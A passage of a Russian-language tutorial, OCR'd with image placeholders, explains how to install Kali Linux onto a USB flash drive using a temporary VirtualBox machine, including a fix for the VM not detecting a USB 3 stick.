
Нам понадобится программа VirtualBox. Это программа для создания виртуальных компьютеров. Наш установленный на флешку Linux будет работать не в виртуальной машине, никакие виртуальные компьютеры будут не нужны. Но, для установки, один раз нам понадобится эта программа. Скачиваем, устанавливаем, запускаем VirtualBox.

Создаём новую машину с любым именем — она нам понадобится на один раз. Там, где тип, выберите Linux. А там, где версия, выберите что угодно, например, Debian (64 bit). Если у вас нет 64-битных опций, значит процессор не поддерживает такую виртуализацию — с этим ничего нельзя поделать.




Объём оперативной памяти тоже не очень важен. Поставьте, например, 1 Гб.

Выберите опцию «**Не подключать жёсткий диск**» — это важно для нашей установки.




Нажимаем «Создать», появится предупреждение:




Всё правильно — именно это нам и нужно, нажимаем «Продолжить».

Теперь запускаем нашу новую виртуальную машину. Нас просят выбрать диск для установки. Бесплатно скачать Kali Linux можно на официальном сайте. Выберите желаемую битность и используйте торрент, пожалейте их сервера!




Выбираем скаченный образ. Kali Linux загрузится в следующее меню:




Ничего пока не трогаем, а вставляем нашу флешку в компьютер (в реальный компьютер). И вот здесь у меня возникла заминка. Дело в том, что Kali Linux не видела флешку. Я подумал, что просто не произошло автоматическое монтирование и ввёл команды для этого. Но оказалось, что монтировать нечего — в списке устройств USB-накопитель (да и вообще любые диски) отсутствовали. Я даже проверил с другим Линуксом — Linux Mint. Результат оказался тем же: виртуальный компьютер не видел флешку, хотя VirtualBox захватывал её. Т.е. флешка становилась недоступной для использования на реальной машине. Решение оказалось очень простым: переткнуть флешку из гнезда USB 3 в гнездо USB 2. Новая **бета версия VirtualBox 5** поддерживает USB 3 (если установить пакет расширений). Но у нас стабильная версия, поэтому просто смиряемся с более медленной работой флешки при установке операционной системы.

Флешку не нужно подготавливать (делать загрузочной или что-то такое) — Linux сам всё сделает и правильно настроит. Данные с флешки удалятся — думаю, вы это понимаете. Т.е. если там что-то ценное, то заранее скопируйте их куда-нибудь.


В общем, после подключения флешки к реальному компьютеру, теперь нужно её подключить к виртуальной машине, это делается в этом меню:





Теперь возвращаемся к нашей Kali и выбираем там «Graphical install».




